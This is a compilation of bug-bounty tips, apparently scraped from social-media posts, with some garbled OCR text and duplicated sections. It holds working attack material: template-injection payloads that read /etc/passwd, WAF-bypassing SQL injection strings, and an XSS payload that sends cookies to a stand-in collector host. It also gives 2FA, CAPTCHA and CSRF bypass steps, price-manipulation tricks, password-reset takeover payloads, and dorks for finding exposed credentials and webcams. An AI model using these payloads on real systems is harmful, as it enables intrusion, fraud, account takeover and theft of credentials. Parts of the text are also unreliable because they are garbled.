```
{php}print "Hello"{/php}
{php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s);{/php}
```

Node.js Backend based

```
 {{ this }}-> [Object Object]
 {{ this.__proto__ }}-> [Object Object]
 {{ this.__proto__.constructor.name }}-> Object
 {{this.constructor.constructor}}
 {{this.constructor.constructor('process.pid')()}}
```

@what_web

WAYS TO BYPASS 2FA

1. TRY TO SENDING A BLANK CODE
2. TRY ALL SUBDOMAINS, WHICH HAVE LOGIN PANEL USED SAME LOGIN IN INFORMATION, IT MAY HAPPEN THAT SOME OF THEM DO NOT NEED 2FA
3. CHECK IF THE INPUT HAVE RATE LIMIT, IF NOT USE BRUTE FORCE TO BYPASS
4. CREATE 2 ACCOUNTS, TURN ON 2FA IN BOTH ACCOUNTS, INTERCEPT ON BURPSUITE, DISABLE 2FA FOR ANY OF THE ACCOUNTS, TAKE A CSRF POC, OPEN THE SECOND ACCOUNT, AND TRY IT



Price Manipulation Method 2 - #BugBountyTips

1. Add **two** products to the basket [Let's consider a single product **\$40**]
2. If the request is processed in this way: {"**items**":{"**laptopmobile- 3. Change the JSON body to: {"**items**":{"**laptopmobile- 4. The cost will become \$20 for two items: $4 * \$40 - 2 * \$70 = \$160 - \$140 = \$20$****

@SalahHasoneh1



Price Manipulation Method - #BugBountyTips

If the product price parameter cannot be changed, change the quantity of products

```
items[1][quantity]= 1 --> 234 €  
items[1][quantity]= 0.1 --> 23.4 €
```

Congratulations, you bought the order for 1% of the price

@SalahHasoneh1



1. Go to <https://otx.alienvault.com/indicator/domain/<target domain>>
2. Replace **<target domain>** with your target.
3. Scroll down to the "AssociatedUrls" section.
4. Using AlienVault OTX you may find URLs that disclose sensitive information about other users (e.g., receipts), auth tokens, IDORs, interesting parameters/files, and many other gems.
5. Report & profit.

```
# Note: API interface also available at  
https://otx.alienvault.com/api/v1/indicators/domain/<target domain>/url\_list?limit=50&page=1
```



Top 25 Remote Code Execution(RCE) Parameters for @trbughunters

1. ?cmd={payload}
2. ?exec={payload}
3. ?command={payload}
4. ?execute={payload}
5. ?ping={payload}
6. ?query={payload}
7. ?jump={payload}
8. ?code={payload}
9. ?reg={payload}
10. ?do={payload}
11. ?func={payload}
12. ?arg={payload}
13. ?option={payload}
14. ?load={payload}
15. ?process={payload}
16. ?step={payload}
17. ?read={payload}
18. ?function={payload}
19. ?req={payload}
20. ?feature={payload}
21. ?exe={payload}
22. ?module={payload}
23. ?payload={payload}
24. ?run={payload}
25. ?print={payload}



@trbughunters

Top 25 Server-Side Request Forgery(SSRF) Dorks

- 1.?dest={target}
- 2.?redirect={target}
- 3.?uri={target}
- 4.?path={target}
- 5.?continue={target}
- 6.?url={target}
- 7.?window={target}
- 8.?next={target}
- 9.?data={target}
- 10.?reference={target}
- 11.?site={target}
- 12.?html={target}
- 13.?val={target}
- 14.?validate={target}
- 15.?domain={target}
- 16.?callback={target}
- 17.?return={target}
- 18.?page={target}
- 19.?feed={target}
- 20.?host={target}
- 21.?port={target}
- 22.?to={target}
- 23.?out={target}
- 24.?view={target}
- 25.?dir={target}

Note: The popularity of dorks can vary.



@trbughunters

Top 25 XSS Dorks according to OpenBugBounty

1. ?q={payload}
2. ?s={payload}
3. ?search={payload}
4. ?id={payload}
5. ?lang={payload}
6. ?keyword={payload}
7. ?query={payload}
8. ?page={payload}
9. ?keywords={payload}
10. ?year={payload}
11. ?view={payload}
12. ?email={payload}
13. ?type={payload}
14. ?name={payload}
15. ?p={payload}
16. ?month={payload}
17. ?immagine={payload}
18. ?list_type={payload}
19. ?url={payload}
20. ?terms={payload}
21. ?categoryid={payload}
22. ?key={payload}
23. ?l={payload}
24. ?begindate={payload}
25. ?enddate={payload}



Top 25 SQL Injection Parameters for @trbughunters

1. ?id={payload}
2. ?page={payload}
3. ?dir={payload}
4. ?search={payload}
5. ?category={payload}
6. ?class={payload}
7. ?file={payload}
8. ?url={payload}
9. ?news={payload}
10. ?item={payload}
11. ?menu={payload}
12. ?lang={payload}
13. ?name={payload}
14. ?ref={payload}
15. ?title={payload}
16. ?view={payload}
17. ?topic={payload}
18. ?thread={payload}
19. ?type={payload}
20. ?date={payload}
21. ?form={payload}
22. ?join={payload}
23. ?main={payload}
24. ?nav={payload}
25. ?region={payload}



```
%ff<!----><svg/onload=top[/al/.source+/ert/.source]&lpar; )>
```



#Best for hunting Rce @Ansar0047
#Bugbountytips

Rce (linux and windows):

<https://github.com/payloadbox/command-injection-payload-list>
<https://github.com/ewilded/shelling>

PHP Generic Gadget Chains (framework/library):

<https://github.com/ambionics/phpggc>

PHP objection injection:

<https://github.com/portswigger/php-object-injection-check>

File upload to rce:

<https://github.com/modzero/mod0BurpUploadScanner>

Server-Side Template Injection:

<https://github.com/epinna/tplmap.git>

Java deserialization, .NET deserialization:

<https://github.com/portswigger/gadgetprobe>

<https://github.com/nccgroup/freddy>

<https://github.com/federicodotta/Java-Deserialization-Scanner>

<https://github.com/frohoff/ysoserial>

<https://github.com/ilmila/J2EEScan>

<https://github.com/joaomatosf/jexboss>



Github Dorking Tips:

When doing github recon, Don't Just look on the repositories.

"**Code**" is the biggest one that mostly cause security vulnerabilities.

"**Issues**" is the second biggest, actually a gold mine.

"**Commits**" are good too, take your time on them too.

@HolyBugx



403 Find & Bypass

In Kali

1- To find 403 pages

run this command

```
python3 dirsearch.py -r -b -u <host> -i 403 -e php,html,json,aspx,sql,asp,js,txt  
and put the result in txt file
```

2- Install This tool in kali <https://github.com/smackerdodi/403bypasser.git>

Then run this command :

```
for i in $(cat /path/to/403.txt); do python3 403bypasser.py https://<host>/ $i ; done  
And wait for result 200,302
```


By burp

Fuzz the result file in burp and install this tool https://github.com/sting8k/BurpSuite_403Bypasser to bypass it

or make it manually with this write up

https://github.com/KathanP19/HowToHunt/tree/master>Status_Code_Bypass

@0xEElkot





A short p1 story

1) ran subscan got `staging.target.com`
2) it has signup n login page after signup got
redirected `target.com` just a simple user account ..no
email verification:xD
3) used hunter.io got email like `maintainer@target.com`
Made account with this email on staging subdomain got
access *to* admin dashboard with `13k+` users PII info
`#bugbounty #bugbountytip`

sql injection payload+ bypass Mod_Security

```
/*!50000un0x696fn*/*/*!12345All*/(*/*!50000se0x6c65ct*/+1)+--  
/*!50000%75%6e%69on*/ %73%65%6cect 1,2,3,4...  
/*!12345UnioN**/*/*/*!12345seLECT**/1)+--  
/*!12345#qa%0A#%0AUnIOn*/(*/*!12345#qa%0A#%0ASelecT**/1)+--
```



Another tip for broken link hijacking:

1. Run SourceWolf against all your target subdomains.
2. Store all the responses in a directory.
3. Grab all the social media links from the response files, and probe them with SourceWolf to get the 404 social media pages. (This will be done using `sourcewolf**`)
4. Manually confirm whether those profile actually don't exist.
5. If yes, check which page contains the broken link and take over the profile :)

****Expect this to be integrated with SourceWolf within some time!**

Existing users - Look for an update right in the terminal!

BUG BOUNTY TIP #2

IDOR TRICK:

Suppose you find endpoint for IDOR

GET /api_v1/messages?user_id=Your_user_id

Try this

"GET /api v1/messages?user_id=Another User_id"

Try this

"GET /api_v1/messages?

user_id=Your_user_id&user_id=another_user_id"

Try this

"GET /api_v1/messages?

user_id=Another User_id User_id=your user_id"

Try this

"GET /api v1/messages?

user_id[] Another_user_id&user_id[] your_userid"



CORS Protection RegEx Bypass from @trbughunters

If the target only allows main-domain and subdomains,
try to write something at the beginning of the main-domain.

Origin: target.com --> Access-Control-Allow-Origin: target.com

Origin: eviltarget.com --> Not Vulnerable

Origin: sub.eviltarget.com --> Access-Control-Allow-Origin: sub.eviltarget.com

Note, this trick has been tried before and triggered.



CORS Protection RegEx Bypass from @trbughunters

If the target only allows main-domain and **subdomains**,
try to write something at the beginning of the main-domain.

Origin: target.com --> Access-Control-Allow-Origin: target.com

Origin: eviltarget.com --> Not Vulnerable

Origin: sub.eviltarget.com --> Access-Control-Allow-Origin: sub.eviltarget.com

Note, this trick has been tried before and triggered.



Find Passwords, Informations, Exposed Log Files, Webcams and Email Lists with Google Dorks

Finding FTP Servers & Websites Using HTTP: intitle:"index of" inurl:ftp after:2018

Find Log Files with Passwords: allintext:password filetype:log after:2018

Find Configuration Files with Passwords: filetype:env "DB_PASSWORD" after:2018

Find Email Lists: filetype:xls inurl:"email.xls"

Find Open Cameras: inurl:top.htm inurl:currenttime

// Source: null-byte





Account takeover:

1. In dashboard there was an option to change password.
2. Do change new password we have to enter old password.
3. I changed the password by entering wrong old password and capture that in burp.
4. I removed the old password and clicked the forward.
5. Booom...password got changed

I had reported this as low severity bug. But
h1 closed it as N/A and they said, it requires physical access of user device.

When I had digged deeper,

1. I found there is no csrf token.
2. Insist of csrf token they used userid (uuid).
3. Userid was leaked in urls.
4. I got userid of others by Google dorks.
5. Yes now I found csrf.

csrf + improper password changing functionality = Account takeover. Now my N/A report got changed to CRITICAL



Hidden Parameter Trick @intigrity

Scour javascript files for variable names
then try each of them as a GET parameters to uncover hidden parameters.
This often results in XSS!

see: var test = "xxx"
try: <https://example.com?test=xstest>

Made tool for find var name & append as a parameter

```
assetfinder example.com |gau|egrep -v '(.css|.png|.jpeg|.jpg|.svg|.gif|.woff)'|while read url; do  
vars=$(curl -s $url | grep -Eo "var [a-zA-Z0-9_]+" |sed -e 's,'var','"$url"?',g' -e 's/ //g'|grep -v  
.js'|sed 's/.*/&=xss/g');echo -e "\e[1;33m$url\n" "\e[1;32m$vars";done
```

@made by tarun.tmahour



Application Logic Bugs: IMPORTANT

You don't always need Burpsuite or proxy.

Inspecting a page can rain bounties.

1. Application allows for free and paid feature.
2. Only able to access free feature.
3. Clicking paid feature, redirects to payment link for paid.
4. Went back, checked the page via "Inspect element"
5. Found a param as 'disabled'
6. Changed to 'enabled'.
7. Access granted to paid feature.

@CircleNinja



@trbughunters

Vulnerabilities emerging with xmlrpc.php pingback module

1. Distributed denial-of-service (DDoS) attacks: An attacker executes the `pingback.ping` the method from several affected WordPress installations against a single unprotected target (botnet level).
2. Cloudflare Protection Bypass: An attacker executes the `pingback.ping` the method from a single affected WordPress installation which is protected by CloudFlare to an attacker-controlled public host (for example a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.
3. XSPA (Cross Site Port Attack): An attacker can execute the `pingback.ping` the method from a single affected WordPress installation to the same host (or other internal/private host) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.

Subdomain enumeration - ->
Dirsearch on subdomains -
-> Found hidden javascript
file - -> Found external AWS
host in the JS - -> Admin
panel authentication at /
admin bypass - -> SSRF - ->
AWS key extract - ->
Obfuscated content
parsing - -> Set aws
credentials on my host - ->
Downloaded files of the
buckets - -> Found private
API and secret keys - -> RCE



@trbughunters

Vulnerabilities emerging with `xmlrpc.php pingback` module

1. Distributed denial-of-service (DDoS) attacks: An attacker executes the `pingback.ping` method from several affected WordPress installations against a single unprotected target (botnet level).
2. Cloudflare Protection Bypass: An attacker executes the `pingback.ping` method from a single affected WordPress installation which is protected by CloudFlare to an attacker-controlled public host (for example a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.
3. XSPA (Cross Site Port Attack): An attacker can execute the `pingback.ping` method from a single affected WordPress installation to the same host (or other internal/private host) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.



Top 25 LFI (Local File Inclusion) Parameters

1. ?cat={payload}
2. ?dir={payload}
3. ?action={payload}
4. ?board={payload}
5. ?date={payload}
6. ?detail={payload}
7. ?file={payload}
8. ?download={payload}
9. ?path={payload}
10. ?folder={payload}
11. ?prefix={payload}
12. ?include={payload}
13. ?page={payload}
14. ?inc={payload}
15. ?locate={payload}
16. ?show={payload}
17. ?doc={payload}
18. ?site={payload}
19. ?type={payload}
20. ?view={payload}
21. ?content={payload}
22. ?document={payload}
23. ?layout={payload}
24. ?mod={payload}
25. ?conf={payload}

// Prepared by @trbughunters



File Upload Leads To SVG XSS:

{**Svg enable required**: you can check manually by upload a svg or use retire.js extension in your browser sometime it will help to detect}

1. create a Text file and bind a code;Then save as .SVG :

Script:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(Hacked);
  </script>
</svg>
```

2. Now upload this File and then open svg image location.

3. if its Vulnerable then popup comes.

"Mahendra"



File Upload Leads To SVG XSS:

{**Svg enable required**: you can check manually by upload a svg or use retire.js extension in your browser sometime it will help to detect}

1. create a Text file and bind a code;Then save as .SVG :

Script:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(Hacked);
  </script>
</svg>
```

2. Now upload this File and then open svg image location.

3. if its Vulnerable then popup comes.


"Mahendra"



Github Dorks

```
filename:sftp-config.json password  
filename:.npmrc _auth  
filename:.dockercfg auth  
extension:pem private  
filename:proftpdpasswd  
filename:logins.json  
filename:config.php dbpasswd  
filename:dhcpd.conf  
filename:sshd_config  
filename:.bash_history  
filename:.bashrc password  
filename:id_rsa or filename:id_dsa  
extension:sql mysql dump  
extension:sql mysql dump password  
filename:credentials aws_access_key_id  
filename:.s3cfg  
filename:.htpasswd  
filename:.env DB_USERNAME NOT homestead  
filename:.git-credentials
```

"Mahendrda"



Bypassing CAPTCHA tips

1- change request method:

Example:

POST --> GET
POST --> PUT

2- remove captcha parameter

3- reuse old captcha

4- convert json data to normal request parameters

Example:

json request:
POST / HTTP/1.1
Host: example.com

{"param1": "value1", "param2": "value2"}

normal request:

POST / HTTP/1.1
Host: example.com

param1=value1¶m2=value2

NOTE: you can combine this method with the first method (changing request method)

5- use spical headrs to byapass rete limiting

X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1



SSRF TIP:

```
# Collect .js files

subfinder -d <domain> -silent -all | httpx | getJS -complete | tee -a <domain>.js

# Collect Endpoints

cat <domain>.js | linkJs -m endpoints | tee -a endpoints.txt

# Construct a wordlist


./wordlistgen endpoints.txt parameters.txt | tee -a wordlist

# Should be in the format

/endpoint/?url=FUZZ

Run FFUF against the domain and wordlist

I hope you enjoyed my tip.
```






@drok3r

Google Hacking Dorks

- [*] Obtener directorios abiertos (index of)
intitle:"index of /" Parent Directory site:yoursitehere.com
- [*] Busqueda por directorios de admin expuestos
intitle:"Index of /admin" site:yoursitehere.com
- [*] Busqueda por directorios de contraseña expuestos
intitle:"Index of /password" site:yoursitehere.com



- **Cross Site Request Forgery(CSRF)**

- Change Request Method [GET => POST] or [POST => GET]
- Remove Total Token Parameter
- Remove The Token, And Give a Blank Parameter
- Copy a Unused Valid Token , By Dropping The Request and Use That Token
- Replace Value With Of A Same Length
- Reverse Engineer The Token
- Extract Token via HTML injection
- Switch From Non-Form `Content-Type: application/json` OR `Content-Type: application/x-url-encoded` To `Content-Type: form-multipart`



Top 5 Awesome Bug Bounty Google Dorks!

1. inurl:example.com intitle:"index of"
2. inurl:example.com intitle:"index of /" "*key.pem"
3. inurl:example.com ext:log
4. inurl:example.com intitle:index of ext:sql | xls | xml | json | csv
5. inurl:example.com "MYSQL_ROOT_PASSWORD:" ext:env OR ext:yml -git

Author: @JacksonHHax

```
● ● ●
```

```
ffufr()
{
ffuf -c -w /SecLists/Discovery/Web-Content/$1 -u http://$2/FUZZ -recursion
}

usage: "ffufr common.txt tesla.com"

1.Download SecLists wordlists - "https://github.com/danielmiessler/SecLists"
2.Install ffuf - "https://github.com/ffuf/ffuf"
3.Go to home directory (cd)
4.nano/vim .bashrc
5.Configure the function above to your Seclists Web-Content path.
6.save the .bashrc
7.run source .bashrc to update the changes made.
8. run "ffufr WORDLISTNAME.txt, DOMAIN.com"
```



```
"><svg onx=() onload=(location.href='<BIN>/?mycookies='+document['cookie'])()>
```

```
// @trbughunters
```




* A Quick Way to open Anything on web *

Just type the following .new URL in your browser

⇒ repo.new	- Create a new github repository
⇒ gist.new	- Create a new Github gist
⇒ cal.new	- Create a new Calendar event
⇒ link.new	- Create a new Bitly link
⇒ story.new	- Create a new github story
⇒ forms.new	- Create a new Google form
⇒ docs.new	- Create a new Google doc
⇒ sheets.new	- Create a new Google sheet
⇒ slides.new	- Create a new Google sheet
⇒ react.new	- Create a new React sandbox
⇒ vue.new	- Create a new Vue Sandbox
⇒ ng.new	- Create a new Angular sandbox

chaos -

```
chaos -silent -d uber.com | ./httpx -ip -cname
```



projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.

https://accessibility.uber.com [34.98.127.226] [frontends-all.uber.com]
https://accounts.uber.com [104.36.195.150] [frontends-all.uber.com]
https://api.uber.com [104.36.195.151] [frontends.uber.com]
https://assets-share.uber.com [13.35.13.16] [dgjfjug4gwr33.cloudfront.net]
https://auth.uber.com [34.98.127.226] [frontends-all.uber.com]
https://azkaban.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://beacon.uber.com [104.36.195.150] [frontends-all.uber.com]
https://biz.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://blogcdn.uber.com [108.161.188.224] [uberblog.wpengine.netdna-cdn.com]
https://bliss-events.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://blackswan.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://bonjour.uber.com [104.36.195.150] [frontends-all.uber.com]
https://brand.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://central.uber.com [34.98.127.226] [frontends-all.uber.com]
https://business.uber.com [104.36.195.151] [frontends.uber.com]
https://clients.uber.com [34.98.127.226] [frontends-all.uber.com]
https://cn-geol.uber.com [35.201.81.34] [cn.cfe.uber.com]
https://cn-dcal.cfe.uber.com [35.201.81.34] [cn.cfe.uber.com]
https://click.uber.com [34.98.127.226] [frontends-all.uber.com]
https://cn-sjcl.cfe.uber.com [35.227.224.91] [cn.cfe.uber.com]
https://cn-phx2.cfe.uber.com [35.201.81.34] [cn.cfe.uber.com]
https://cn-dcal.uber.com [104.36.195.150]

Bug type - Sever Security Misconfiguration -> Lack of security headers -> Cache control for a security page.

Steps to Reproduce -

1. Log in to the application
2. Navigate around the pages
3. Logout
4. Press (Alt + left-arrow) buttons
5. If you are logged in or can view the pages navigated by the user. Then give yourself a pat.

You just found a bug.



Account takeover using password reset

GET /passwordreset

```
# Double parameter  
email=victim@xyz.tld&email=hacker@xyz.tld
```

```
# Carbon copy  
email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld
```

```
# Separators  
email=victim@xyz.tld,hacker@xyz.tld  
email=victim@xyz.tld%20hacker@xyz.tld  
email=victim@xyz.tld|hacker@xyz.tld
```

```
# No domain  
email=victim
```

```
# No tld  
email=victim@xyz
```

```
# Json table  
{"email":["victim@xyz.tld","hacker@xyz.tld"]}
```



AWS Penetration Testing Checklist

- 1-Test for Unauthenticated Bucket Access
- 2-Test for Semi-Public Bucket access - Improper ACL permission
- 3-Targeting and compromising AWS Access keys in git commit
- 4-Test for Extracting keys from an EC2 instance
- 5-Exploiting AWS Security Misconfigurations
- 6-Testing to exploit EC2 instance
- 7-Exploiting Internal AWS Services using Lambda backdoors
- 8-Test for Subdomain Takeover
- 9-Testing for AWS iam Privilege Escalation
- 10-Test for RCE attack
- 11-Test for AWS Role Enumeration(IAM)
- 12-Test for EC2 service to exploit privilege escalation
- 13-Test for AWS Iam enumeration : Bypassing CloudTrail Logging
- 14-Test for BitBuckted Server data for credentials in AWS
- 15-DNS rebinding to compromise the cloud environment
- 16-Test for Change of local windows / Linux logs
- 17-Test to Create jobs or serverless actions to add root certificates and ssh private keys to machines and users (**such as AWS lambda**)
- 18-Test to Create an additional interface / assign an IP address in target network / subnet on a compromised machine (**like assigning a secondary private IPv4 address or interface to an AWS EC2 instance**)
